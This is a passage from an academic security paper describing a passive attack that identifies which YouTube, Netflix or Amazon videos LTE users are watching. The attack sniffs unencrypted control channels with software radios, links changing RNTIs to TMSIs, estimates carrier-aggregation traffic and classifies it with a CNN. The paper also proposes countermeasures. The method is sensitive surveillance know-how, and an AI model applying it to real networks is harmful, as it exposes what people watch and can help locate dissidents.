tions (§4). (1) We identify distinctive characteristics of video streaming traffic and video service providers. These characteristics enable us to identify a video title and its service provider using convolutional neural network (CNN) and decision tree classifiers, respectively. (2) We propose to harness unencrypted information transmitted solely to a victim over the air to link the victim's changing identifiers, thus capturing the full traffic volume to each victim. (3) Instead of monitoring all channels for CA, we propose a heuristic method that estimates the volume of video traffic by monitoring only a single channel.

To evaluate the feasibility of the attack, we collected 46,810 LTE traffic traces (§5) for three major video streaming services (*i.e.*, YouTube, Netflix, and Amazon) from three operational mobile network operators (MNOs); this accounts for 2,035 hours of video involving 1.79 TB of video traffic. Using this dataset, we conducted a series of experiments considering multiple factors: service providers and video quality, MNOs and device types, changing identifiers, CA, network environments, class sizes, and unseen traffic. The experimental results demonstrate a high accuracy of 0.87, 0.95, and 0.98 for the Netflix, Amazon, and YouTube datasets, respectively.

In addition, we demonstrate an end-to-end attack scenario that selectively locates individuals who watch one of the attacker's target videos (§6). Assuming the adversary who is physically adjacent to victims, the attack is able to enforce the victims' devices to sound a loud alarm, possibly revealing the presence of victims who are watching one of the target videos. The attack targets only the victims' devices without affecting other user devices connected to a legitimate base station. To achieve this, we extended a signal injection attack [55] and chained it with our video identification attack.

We conclude by proposing countermeasures that are readily applicable to current LTE networks (§7). In particular, we propose a method that breaks the link between user identifiers and traffic information without requiring any changes to devices or the 3GPP specification.

In summary, our contributions are as follows:

- We present the first study of a video identification attack in LTE networks and concretize the challenges to realize it.
- We develop (a) a new technique of inferring CA-enabled downstream traffic volumes and (b) formulate new features to classify video streaming service providers. We also present a way to combine these techniques with existing ones to launch a successful video identification attack.
- We demonstrate that the proposed attack is a practical threat by showing a high accuracy of 0.985 using 46,810 LTE traces for three video streaming services from three MNOs.
- We suggest practical mitigations for the presented video identification attack.
- To encourage further research, we release our dataset and scripts for data collection, identification, and defense [1].




Figure 1: LTE network architecture and protocol stack

2 Background

2.1 Data Transmission in LTE

An LTE network consists of three main components: user equipments (UEs), evolved Node B (eNB), and evolved packet core (EPC). A *UE* is a device (*e.g.*, a smartphone) that provides cellular services to end-users. An *eNB* is a base station which provides a radio connection to UEs. An *EPC* refers to a core network that provides data services while managing user registration and mobility (Fig. 1).

Delivering video data from a video service provider to a UE entails the following steps. The gateways in an EPC first receive video packets from a streaming service provider. Then, they flood the video packets to the eNB, to which the UE is connected. The eNB encapsulates the received packets and transmits them to the UE over radio channels.

Identities. For proper data delivery to the designated UE, multiple identifiers are assigned to the UE. The eNB, to which the UE is connected, assigns the UE a *Radio Network Temporary Identifier (RNTI)*, and the EPC assigns the UE a *Temporary Mobile Subscriber Identity (TMSI)*. Using these identifiers enables the EPC and eNB to deliver data to the correct recipient as well as to manage per-user cryptographic keys for secure data transmission. An RNTI is a temporary yet unique identifier that the eNB assigns to the connected UE; the eNB thus differentiates the user from other connected UEs. It is only valid when the UE is connected to the serving eNB. Likewise, a TMSI is a unique identifier managed by the EPC; it is newly assigned when the UE is registered in the LTE network.

Radio Access Network (RAN). A RAN refers to a network between the UE and the connected eNB across which control messages and user data traffic are transmitted. They are delivered via an LTE protocol stack (Fig. 1). Control messages and user data traffic are encapsulated at an eNB through multiple layers. They are encrypted at the Packet Data Convergence Protocol (PDCP) layer, segmented at the Radio Link Control (RLC) layer, scheduled at the Medium Access Control (MAC) layer, and then delivered through the physical layer (PHY).

The Radio Resource Control (RRC) protocol defines how to generate control messages that manage all radio connections.

For example, when the UE requests a new connection to an eNB, the eNB responds with an `RRC Connection Setup` message to deliver wireless configuration information. When there is no traffic between the eNB and UE for a specified period, the eNB sends an `RRC Connection Release` message to remove the connection and save network resources as well as the UE's battery. When they need to communicate thereafter, the connection is established again.

Data acquisition. A fundamental feature of radio communication is that signals are broadcast to devices over a range of radio frequencies, called a channel. This channel becomes an information source from which each UE selectively retrieves its own data from broadcast signals. The physical layer instructs the UEs how to retrieve control information from a Physical Downlink Control Channel (PDCCH) and user data from a Physical Downlink Shared Channel (PDSCH).

Note that the PDCCH delivers multiple pieces of *Downlink Control Information (DCI; plural DCIs)* [5]. A DCI includes 1) assigned resource blocks in radio frames, which indicate the frequency and timing with which the UE should retrieve data, 2) a modulation coding scheme for decoding the assigned blocks, and 3) CRC bits masked with an RNTI. DCIs are transmitted on every LTE subframe (*i.e.*, 1 ms). A PDCCH is an unencrypted channel in which the DCIs of all LTE users on the same carrier frequency are exposed to the public. Thus, a single UE is able to decode every DCI on the same PDCCH.

Security and privacy in data transmission. Given that any UEs that share the same eNB can retrieve other users' data from the PDSCH, it is essential to provide secrecy and integrity protection that enables only legitimate users to access their own data. LTE networks achieve this by encrypting and checking the integrity of data at the PDCP layer. However, the headers of all protocol layers underneath the IP layer, including the PDCP layer, are not encrypted. Hence, anyone can still see header contents, which we exploited in approximating the volume of video streaming traffic.

Previous studies have addressed privacy threats in cellular networks that allow the adversary to track user identities and locations [22, 26, 45]. In this regard, an RNTI plays a role in mitigating the privacy threats, as it is a temporary identifier arbitrarily assigned to each radio connection. Because an eNB assigns multiple RNTIs to the same user over time, it becomes difficult for the adversary to track a particular user only based on a given RNTI without supplementary information.

Carrier aggregation (CA). In LTE Release 10, 3GPP introduced the CA technology [2], which simultaneously leverages multiple carrier frequencies for data transmission. It is designed to provide more bandwidth per user by assigning multiple frequency bands to the same user. An eNB often consists of multiple cells, each of which covers transmitting radio signals within a specified frequency band. The primary cell (PCell) is the first cell to which a UE connects to establish a connection and exchange control messages. In the eNB that the UE uses, all the remaining cells become secondary cells (SCells). The basis of CA technology is to use the PCell first for data transmission and later to leverage the SCells when a large amount of data needs to be delivered. CA execution is managed at the MAC layer; packets from the upper layers are multiplexed and delivered over frames of the PCell and SCells.

2.2 Video Identification Attack

The goal of an attacker is to precisely infer the video playing on a victim's device. In general, the attack targets encrypted network traffic sent to a victim's device [20, 21, 34, 38, 43, 44]. To identify a video from the encrypted traffic, the adversary mainly exploits information leakage stemming from the operational logic of HAS, which is the dominant streaming protocol used by popular streaming services. HAS segments a video into smaller chunks that share an identical playback time. Each chunk has a different size according to its content owing to variable bitrate (VBR) encoding. Thus, a series of such chunks can represent a unique pattern. Furthermore, the HAS client fetches multiple video chunks periodically with pausing, which produces so-called ON and OFF periods. By grouping a series of chunks using these periods, the adversary can build a concise video fingerprint for each target video.

In general, the attack consists of the following four steps:

(S1) Recording: The adversary chooses target videos for identification, generates network traffic for those videos by repeatedly playing the videos, and then extracts distinctive features from the observed traffic. Prior studies [20, 21, 38, 44] have leveraged the number, volume, or arrival interval of downlink and uplink packets as possible identifiable features.

(S2) Building a classifier: The adversary builds a classifier that identifies a video based on a given set of features. To implement and train this classifier, prior research has employed CNN [44], support vector machine (SVM) [20], and k-nearest neighbors using dynamic time warping (DTW) [21].

(S3) Monitoring: The adversary collects network traffic sent to a victim. To monitor the traffic, previous studies on wired networks assumed that an adversary can access the victim's device (to run their own app/website) [44] or network infrastructures that the victim uses [20, 21, 38, 43, 44]. In contrast, an adversary on wireless networks is free from these assumptions as the adversary can utilize information broadcast over the air [34].

(S4) Identification: Finally, the adversary queries the trained classifier to identify a video title given the victim's network traffic that the adversary monitored.

3 Threat Model and Challenges

Attacker's goal. We assume an adversary who selects a target cell and set of target videos. The adversary's goal is to recognize the identifiers (*i.e.*, TMSI and RNTIs) of UEs in this cell that have watched any of the target videos. Furthermore, for each identified UE, the adversary attempts to identify a video title that the UE has watched.

Table 1: Summary of the technical challenges that our study addressed compared to previous studies. (◯: addressed)

Challenge	Video on wired [20,21,38,44]	Video on Wi-Fi [34,43]	App/Website on LTE [13,29,41,49]	Video on LTE (Ours)	Our Approach
C1 - Monitoring traffic without privileged access	×	△†	◯	◯	Utilize broadcast information (§4.2) [13,29,41]
C1 - Handling noisy observed traffic	×	×	◯	◯	Leverage CNN (§4.4) [44]
C1 - Distinguishing streaming service provider	×	×	×‡	◯	Formulate new features with a decision tree (§4.4)
C2 - Frequent changes of user identifiers	×	×	×*	◯	Exploit the identity mapping attack (§4.2) [41]
C3 - Multi-channel data transmission	×	×	×	◯	Estimate traffic volumes in SCell (§4.3)

† The authors partially addressed this challenge; they monitored victim's traffic in a wireless router. We thus mark this △.
‡ The authors distinguished app types, such as web surfing or teleconferencing; this is different from distinguishing streaming service providers.
* The authors partially introduced this challenge; their attacks do not require to address it owing to their short period of attack time. We thus mark this ×.

Attacker's capabilities. An adversary in our attack model does not require direct access to victims' UEs or the eNB. Furthermore, the adversary does not have any information about victims, including their usage (*e.g.*, traffic type, or service provider of a streaming video) and cryptographic keys for secure data transmission. Therefore, the adversary cannot decrypt any user data embodied in PDCP packets.

Meanwhile, the adversary can choose any target eNB and conduct the attack on any users attached to it. Within the radio coverage of the target eNB,[1] the adversary can eavesdrop on radio signals transmitted over the air and sniff downlink messages by leveraging an SDR [50] and publicly available software [12, 15]. By parsing the downlink messages, the adversary can obtain MAC packets, DCIs, and unencrypted PDCP header information for the attack.

Implication. The adversary determining whether specific videos are streamed solely by observing encrypted video traces has been considered a privacy threat [20,21,38,44].

In particular, we argue that a video identification attack in cellular networks poses a critical privacy threat; the adversary with no privilege could affect the whole coverage area of a cell tower (1–5 km) [39], compared to the attacks in Wi-Fi networks [34] that target small areas ($\leq$ 100 m).

The attack can be exploited to track down users who watch illegal or sensitive videos in a target cell. Consider a scenario in which a law enforcement agency in an oppressive regime executes the attack. The agency (*i.e.*, adversary) builds a blacklist of videos featuring anti-government content. By conducting the attack, the adversary obtains the identifiers (*i.e.*, TMSI and RNTIs) of users who have watched prohibited videos. These identifiers are then linked to a personal identity with the help of an ISP or by further conducting identifier linking attacks [22,25,45]. Accordingly, the adversary can pinpoint users who have watched videos on the blacklist. Even worse, when the agency is able to reveal the locations of these users, the problem becomes critical, which we describe in §6.

Despite its severity, to the best of our knowledge, the video identification attack in cellular networks has not been studied yet. We believe that this stems from the difficulties in addressing the distinct challenges described below.

[1] A location that exhibits a high signal-to-noise ratio (over 23dB) for the eNB guarantees successful signal decoding.

3.1 Practical Challenges

Video identification attacks on LTE networks need to address the following three technical challenges: (C1) limited monitoring capability, (C2) frequent changes of user identifiers, and (C3) multi-channel data transmission. Note that C1 and C2 have been considered partially in different attack scenarios [13, 29, 41, 49]. However, none have investigated these challenges for the video identification attack, which demand additional considerations. Furthermore, the video identification attack in LTE networks introduces another unique challenge of C3 due to CA. Tab. 1 summarizes the challenges addressed in previous studies and our study.

C1: Limited monitoring capability. The adversary cannot decrypt encrypted user traffic delivered over the PDSCH. Therefore, the adversary needs to utilize only public information. By mimicking the data acquisition procedure of the victim's UE (§2.1), which decodes DCIs embodied in broadcast signals, the adversary can obtain a time series of packet volumes [13,29,41,49]. They then use this information as a pattern for each video.

However, the size information extracted from DCIs is not consistent even when the same video is streamed, which impedes accurate video identification. The computed packet volumes often account for traffic other than video content, such as (1) retransmitted packets at the RAN layers including RLC and PDCP, depending on the network condition; (2) LTE control plane messages; and (3) packets from other apps running on the victim's UE. Moreover, occasional decoding failures of the downlink sniffer (*e.g.*, AirScope [12] or OWL [15]) contributes to obscuring the actual size of streamed chunks.

In our dataset (*i.e.*, `YouTube100` in §5.1), we measured the discrepancy between the estimated and actual volumes of streamed video chunks. We compared the estimated video size by decoding DCIs with the actual size of the streamed chunks at the IP layer. Depending on videos and LTE traces, the difference between the estimated and actual volumes ranged from -1.1 to 9.6% with an average of 7%. Therefore, the adversary has to build a robust classifier to handle inconsistent volumes for accurate video identification.

Furthermore, for accurate identification, the adversary should consider an underlying video service provider, which is a dominant factor in varying streaming traffic patterns. We




Figure 2: UE's changing RNTI during a single video stream




Figure 3: UE's streamed video volume using 2-band CA

observed that service providers affect the estimation of a traffic volume in a CA-enabled environment (§4.3). As the TCP/IP layer is encrypted, the adversary cannot utilize known IP addresses to identify the service providers.

C2: Frequent changes of user identifiers. DCIs are public information, which we use to build a fingerprint for each video. As users retrieve their own DCIs with their own RNTIs (§2.1), an adversary can follow the same step to collect DCIs for each user. The challenge here lies in the operating logic of HAS video streaming, which triggers frequent changes of these RNTIs. HAS is designed to enter a paused period, called the OFF period, after a UE fetches each video chunk(s) (§2.2). At the same time, the UE is supposed to release its connection to an eNB when there is no traffic for a certain period to save resources. Consequently, when watching a HAS video, the UE releases its connection during the OFF period. When the UE fetches the next video chunks, it reestablishes the connection to the eNB and is then assigned a new RNTI. As watching a HAS video produces multiple ON-OFF periods, the adversary must track various RNTIs for each user to collect a non-fragmented series of user's DCIs.

RNTIs may change differently in practice depending on the configuration of streaming service providers and MNOs. We investigated three major streaming services (*i.e.*, YouTube, Netflix, and Amazon) and three major MNOs. We observed that the OFF period of Netflix's HAS service is configured to be about 40 s while the OFF periods of YouTube and Amazon are about 5 s and 4 s, respectively. Meanwhile, in all MNOs, we found that their eNBs disconnect UEs when they have no traffic for 10 s. Thus, when a UE watches a Netflix video, its RNTI changes at least once every 40 s in all MNOs.

Fig. 2 shows the time series of received traffic volume and the changing RNTIs when a client plays a Netflix video. We played *Sherlock (Season 1, EP. 1)* on a Galaxy S6 Edge smartphone. During the 300 s playback, the client repeatedly released its radio connection during the OFF period and reestablished the connection six times. For each reconnection, a new RNTI was assigned to the device. To conduct video




Figure 4: Overview of our video identification attack

identification for any streaming services with an OFF period of over 10 s, the adversary should address this challenge.

C3: Multi-channel data transmission. An eNB activates CA to deliver a large volume of data over multiple channels, thus boosting the transmission bandwidth (§2.1). Given that a typical video stream comprises of several chunks having a large volume, the eNB to which a victim's UE connects is highly likely to activate CA when transmitting video content in practice. This means that the adversary needs to take into account the sniffing of CA-activated traffic over multiple channels simultaneously.

To examine the impact of CA on data transmission, we captured cellular traffic while playing the song *Despacito* on YouTube on a Galaxy S6 Edge using 2-band CA. Fig. 3 shows traffic traces that represent the size of transmitted data over time. In the figure, the black and red bars represent data traffic flooded through the PCell and SCell, respectively. The amount of data from the SCell comprises approximately 14% of the total received data. For the specific time window of between 4 and 4.5 s, the amount of SCell data accounts for 42% of all data. Therefore, for a precise video fingerprint, the adversary should consider both the PCell and SCell.

4 Video Identification Attack

4.1 Attack Overview

We present a video identification attack in LTE networks addressing the practical challenges (§3.1). Fig. 4 illustrates the overall attack procedure: 1) the attacker selects target videos and computes their fingerprints; 2) the attacker prepares the attack by building a classifier that identifies the target videos; 3) the attacker then performs the attack on a target cell, computing a tuple (a TMSI, the chain of RNTIs assigned to the TMSI, and a video title) for each UE in the target cell.

The adversary starts by playing target videos repeatedly on their own UE and obtains a time series of transmitted data volumes by decoding DCIs. In this step, they retrieve their own RNTIs from diagnostic monitoring tools [23, 54] connected to their UE and disable CA by configuring their UE to use only one band; thus, they are free from C2 and C3. Next, the adversary builds their classifier that takes the collected traces as input. As the traces from the same video differ, the adversary should build a robust classifier against inconsistent input traces (C1). To address this, we adopt a CNN classifier,

which is known to be robust against unsteady input patterns with noise [30, 44] (§4.4). For accurate identification, we set up a decision tree classifier that infers a video service provider of which HAS operational logic differs by vendors. We use this classifier to choose one among the CNN classifiers, each of which is trained for a video service provider.

Subsequently, the adversary executes the attack on a target eNB by monitoring the radio traffic of all UEs connected to the eNB using a downlink sniffer [12]. To obtain complete traces for each UE, the adversary tracks their frequently changing RNTIs (C2) and estimates the volume of missing packets due to CA (C3). To address C2, we fully utilize broadcast information delivered over the PDCCH and PDSCH (§4.2). For C3, we propose two approaches: one that exploits unencrypted header information and another that exploits a vulnerable RAN design (§4.3). The adversary then feeds the collected traces to the pre-trained classifiers and infers the video titles.

4.2 Utilizing Broadcast Information

The benefits of leveraging broadcast radio signals are twofold; the adversary can (1) extract traffic patterns from DCIs and (2) track the frequently changing RNTIs.

Extracting traffic patterns. The adversary listens to the PDCCH of the target eNB to which victim UEs are connected. They retrieve DCIs within an LTE subframe (*i.e.*, 1ms) and compute the volume of transmitted data for each DCI by mimicking the data acquisition procedure of the victim UEs. Specifically, the adversary decodes DCIs using the coding rate of the specified modulation coding scheme and the number of assigned resource blocks. By undertaking this over time, they obtain a time series of packet volumes over multiple DCIs. Finally, for each non-overlapping time window of 0.2 s, the adversary aggregates the computed volumes and generates a vector that encodes the downlink traffic pattern for each UE.

Although the use of DCIs has been proposed in previous studies [13, 29, 41, 49], none of them have explored its application to the video identification domain. It should be noted that leveraging DCIs alone is insufficient for accurate video identification, which necessitates tracking the frequently changing RNTIs of UEs and addressing CA.

Identifier tracking. We propose linking the frequently changing RNTIs of each victim UE to its unified identifier, TMSI, using an identity mapping attack [41]. The identity mapping attack exploits the radio connection procedure of the LTE. According to the LTE specification [7], to establish a new radio connection to an eNB, a UE first sends a random access request to the eNB and receives a response that contains a temporal RNTI (T-CRNTI). Using this T-CRNTI, the UE then decodes the `RRCConnectionSetup` message broadcast over the PDSCH in plaintext; this message embodies the UE's TMSI.

The adversary mimics this procedure to track the RNTIs of each victim UE with its TMSI. They monitor all the responses from the eNB and collects all T-CRNTIs. With each collected T-CRNTI, the adversary decodes the sniffed `RRCConnectionSetup` message and obtains the embodied TMSI. They then match the TMSI to the RNTI used to decode the message. After this procedure, the adversary obtains multiple pairs of a TMSI and an RNTI. As TMSIs rarely change,[2] the adversary can map multiple RNTIs to their corresponding TMSIs, consequently obtaining a tuple (a TMSI, the chain of RNTIs for the TMSI). Using this information, they keep track of each UE's traffic.




Figure 5: Example of estimating lost traffic volume in CA

4.3 Addressing Carrier Aggregation

CA is often activated when an eNB transmits a large number of video chunks to a UE. This tendency necessitates that the adversary captures traffic delivered over multiple channels. For this, we propose two approaches: 1) adopting multiple downlink sniffers and 2) estimating the volume of missing traffic with one downlink sniffer.

Adopting multiple sniffers. One straightforward solution is to deploy multiple downlink sniffers at each channel of the PCell and SCells. To measure traffic volume over the SCells, the adversary must know (1) the RNTI used for communication between a victim's UE and each target SCell and (2) the activated SCells for video streaming.

We propose leveraging the limitations of the standard CA design and the current status of SCell deployment by MNOs. (1) By design, the operational logic of CA uses the same RNTI for both the PCell and SCells. Therefore, the adversary can identify a victim's traffic in the SCells by leveraging the same RNTI in the PCell. (2) MNOs do not select random SCells for CA activation. Usually, an MNO is assigned with a limited number of available frequency bands. The information regarding active frequency bands and CA configurations for major MNOs is pre-defined [19] and open to the public [16].

Although this simple solution is promising, it has a limitation. The proposed solution demands multiple SDRs, one SDR for each activated SCell, thus increasing its deployment cost. Considering that the 3GPP standard supports 31 SCells and 5G uses more SCells, this simple solution is not scalable for conducting the proposed attack in practice.

Estimating traffic volume. We propose a novel method that enables the adversary to estimate the traffic volume delivered by the PCell and SCells simultaneously with only one SDR device. The method mainly exploits (1) sequence numbers in PDCP packet headers, which are not encrypted during data

[2] A TMSI rarely changes, even when a radio connection is reestablished after a UE reboots [45].

transmission, and (2) the fixed size of video streaming packets.

Fig. 5 illustrates an example of estimating a missing volume of traffic. The adversary starts by monitoring a series of PDCP sequence numbers from the PCell. By decoding transmitted data over the PDSCH, the adversary can obtain packets at the MAC layer and extract PDCP packets along with their headers. When there is a missing sequence number obtained from the PCell, the adversary knows that those packets are delivered over one of the SCells. In general, we count each gap between two discontinuous PDCP sequences and sum those gaps to compute the total number of missing packets.

Now, the adversary estimates the missing traffic volume delivered over SCells under the following two assumptions, which we empirically confirmed via manual traffic analysis.

(1) Each missing PDCP packet is fully packed with video data, and its packet size is fixed according to the maximum transmission unit (MTU) configured by a streaming service provider or an MNO. For Netflix and Amazon, we observed that the size of PDCP packets was fixed at an MTU varying by MNO, which is 1,440, 1,450, and 1,430 bytes for MNOs A, B, and C, respectively. On the other hand, for YouTube, the PDCP packet size was fixed at 1,380 bytes across all three MNOs. This is mainly due to QUIC [32], which is a transport layer protocol employed by YouTube for streaming. QUIC has an MTU of 1,350 bytes, which is smaller than the MTU configured by the MNOs. Thus, the size of PDCP packets in YouTube streaming is fixed at 1,380 bytes, including the 30-byte header.

(2) A PDCP sequence number is a 12-bit number that all three major MNOs use. As the MNOs adopt a fixed size and wrap-around logic for PDCP sequence numbers, the adversary can count the missing PDCP packets in the case that the PDCP sequence number has a lower value than that of the previous PDCP packet. Finally, the adversary calculates the lost traffic volume by multiplying the number of missing PDCP packets by the MTU size of the QUIC protocol. Note that in the case of a video service that does not use QUIC, the adversary calculates the size of missing packets by using the PDCP MTU of a target MNO.

One may argue that the proposed estimation method is unnecessary when an MNO employs a *cross-carrier scheduling* policy. In this policy, DCIs from the PCell contain the resource allocation information for each SCell, thus rendering obsolete the need for estimating the traffic volume over the SCells. However, according to our investigation into three major MNOs, none currently deploys this policy, making the estimation step essential for accurate identification.

This estimation process can be affected by two configurations: 1) the length of the PDCP sequence number, and 2) the adoption of robust header compression (ROHC) [8, 40]. For the former, the length of the PDCP sequence number varies over MNOs and data radio bearers. However, the adversary can easily obtain this length with their own UE before launching the attack by monitoring `RRC Connection Reconfiguration` messages. In practice, we observed that all MNOs use 12 bits for this length. For the latter, ROHC might affect the packet size due to its header compression on the IP/UDP layer. However, we observed that three MNOs use ROHC only on voice calls, not on video streaming.




Figure 6: The structure of the used CNN model

4.4 Building a Classifier

The proposed attack involves two classifiers: one for identifying the video service provider, and the other for identifying the video title. The adversary prepares a video title classifier for each service provider, and the service provider classifier determines a video title classifier for a given set of traffic features.

Video service provider classifier. The first classifier is designed to identify the video service provider to which given traffic features belong. This classifier plays an important role in handing CA to derive accurate traffic volumes (§4.3). We leverage a decision tree with nine features extracted empirically from the traffic analysis: the number of chunks, the duration of the first ON/OFF period, and the average/maximum/minimum duration of ON/OFF periods. These nine features are directly related to the HAS configuration of each video service provider.

We observed that this HAS configuration highly affected the shape of video traffic (See App. C): 1) an initial playback buffer size affects the duration of the first ON/OFF period; 2) the duration of each chunk affects the OFF period duration; and 3) the logic of fetching video chunks affects the ON period duration. These features are different from the features of previous approaches on fingerprinting application types [13, 49] (*e.g.*, web surfing or teleconferencing). Our features are agnostic to traffic volumes and designed to capture the differences in the shape of video traffic caused by HAS configuration.

Video title classifier. We leverage a 1D-CNN 1) to capture traffic-level commonalities in video streaming for a given video title, even in the presence of traffic variations, and 2) to use raw traffic metadata for the input of the classifier. CNNs are effective for learning the commonalities of a given time series data via a convolution filter, which ensures that the generated model is robust to noise [30, 44].

Fig. 6 shows the structure of our CNN model. The model consists of three convolution layers, each of which accompanies a maxpool and dropout layer, and two dense layers.

Table 2: Dataset summary (a total of 46,810 traces for 2,035 h)

Dataset	# of Videos	# of Traces	Trace Length (s)	Description	Usage
YouTube100	100	29,715	120	YouTube Top 100	All
Netflix	22	1,001	800	Netflix Top 50	§5.2, §5.5
NetflixDT	31	298	800	Netflix (Random)	§5.2, §5.5
Amazon	32	1,210	120	Prime Video (Random)	§5.2
AmazonDT	36	310	120	Prime Video (Random)	§5.2, §5.5
YouTubeCA	100	7,383	120	YouTube Top 100 (CA)	§5.3
YouTube200	200	6,424	120	YouTube Top 101-300	§5.5
Web	-	268	120	Alexa Top 50	§5.5
Teleconf	-	201	120	Google Meet	§5.5

As an input to the model, we feed in a vector representation of the time series of estimated traffic volumes, obtained during the traffic monitoring (§4.2). Each of the vector elements represents an aggregated traffic volume for 0.2 s (*i.e.*, 200 LTE subframes). We empirically set each convolutional layer to use 150 filters, a ReLU activation function, and a kernel covering 20 vector elements (*i.e.*, 4 s of aggregated traffic volumes), considering the size-variation tendency of video chunks. We set the dropout rate and pool size to 0.4 and 3, respectively (Fig. 6). The two dense layers successively output 500 units and the number of video titles. For the other hyper-parameters, we used the default values of Keras [17].

5 Evaluation

We demonstrate our video identification attack in LTE networks from three major MNOs. We describe our dataset and experimental setup (§5.1) and present the attack performance in identifying a victim's video in a known set (§5.2), called a *closed-world* setup. We then evaluate the impact of handling CA for accurate identification (§5.3). We investigate the impact of network congestion by comparing the efficacy of our model with that of other classifiers (§5.4). We further evaluate our methodology with unseen videos as well as various mobile apps in an *open-world* setup (§5.5). In summary, we evaluate the degree to which our attack is affected by the following factors: (1) service provider and video quality, (2) MNO and device, (3) changing RNTIs, (4) CA, (5) network environment, (6) class sizes, and (7) unseen traffic.

5.1 Experimental Setup

Dataset. We constructed the dataset by sniffing LTE signals from three major MNOs with commercial UEs, as listed in Tab. 2. We collected a total of 46,810 data traces from YouTube, Amazon, and Netflix including different experimental settings. We also collected 469 additional traces for websites and teleconferences to show the robustness of the attack. The total dataset accounts for 2,035 hours of streaming time and 1.79 TB of video traffic. We describe the details of each dataset in their usage along with our experimental results.

Data collection procedure. For collecting data, we conducted the following three steps. (1) We set the UEs to connect to a commercial LTE network operated by one of the three MNOs. (2) We then launched a downlink sniffer, which listens to the same cell to which the current UE is connected. For this, we used two types of SDR: USRP B210 [50] and X310 [51], equipped with the downlink sniffer software, AirScope [12]. AirScope enabled us to get all MAC layer packets, transmitted by the cell, into a PCAP formatted file. (3) Finally, we recorded the downlink traffic as well as the changing RNTIs of each UE, enabling us to link fragmented traffic with the UE's TMSI (§4.2).

Table 3: Evaluation results on the YouTube100 dataset.

MNO	Video Quality	# of Traces	Acc.	F_1	AUC	MNO	Video Quality	# of Traces	Acc.	F_1	AUC
A	480p	3,184	0.970	0.967	0.997	C	480p	3,262	0.981	0.961	0.996
A	720p	3,196	0.968	0.965	0.998	C	720p	3,218	0.967	0.965	0.997
A	1080p	3,645	0.985	0.986	0.998	C	1080p	3,293	0.957	0.954	0.997
B	480p	3,376	0.928	0.922	0.995	A	mixed	10,025	0.977	0.976	0.998
B	720p	3,318	0.973	0.970	0.997	B	mixed	9,917	0.958	0.958	0.997
B	1080p	3,223	0.940	0.937	0.996	C	mixed	9,773	0.980	0.979	0.998

Target videos. We selected the most viewed music videos on YouTube [1] with lengths under 6 min each. As YouTube provides multiple streaming quality options, we set our UEs to play 120 s of each video at three different resolutions: 480p, 720p, and 1080p. We used a premium account for all YouTube datasets; thus, the video traces did not contain any ads. Note that this setup is the same as that in previous studies [20, 34, 38, 43, 44]. We further discuss this issue in §8.

We also selected 22 Netflix movies from the best 50 movies list and 32 random Amazon movies [1]. We then collected the first 800 s and 120 s of data traces for each video from Netflix and Amazon, respectively. Since Netflix and Amazon provide no option for users to select the video quality, we collected traces with the default option for each video. To examine the effect of MNO and video quality, we mainly used YouTube traffic, which is the largest dataset. To collect multiple traces for each video, we played each video over 27 times. Note that the number of traces differs because it takes a considerable amount of time to stream videos in practice. We collected the datasets at our best using our automated collection tool [1].

Operating networks. Each MNO may have a different operational policy for managing downlink resources and network operations. To investigate the impact of MNOs on successful video identification, we chose three major MNOs to construct the YouTube100 dataset (Tab. 3). We collected traces when the eNB cells of the MNOs had a 5.9–99% downlink utilization and 1–113 active UEs.

UE. We used two UEs, Galaxy Note5 and Galaxy S6 Edge, which support 3-band CA.[3] To measure the degree to which CA impedes classifying target videos, we collected two versions of data traces for each video: one with CA-deactivated (YouTube100) and the other with CA-activated (YouTubeCA). When collecting the other datasets, we deactivated CA for precise evaluation in a controlled environment.

Classifier setup. We implemented two classifiers (§4.4). For

[3] The latest AirScope (19.09) does not support the 256QAM modulation scheme (3GPP release 12) [36]. Thus, we choose the above two UEs that support under 256QAM (*e.g.*, QPSK, 64QAM) for the following experiments.

Table 4: Impact of class size on the accuracy, F_1, and AUC.

Class Size	50	100	150	200	250	300
Acc.	0.994	0.986	0.985	0.980	0.978	0.978
F_1	0.993	0.985	0.985	0.979	0.980	0.977
AUC.	0.998	0.998	0.998	0.998	0.999	0.999

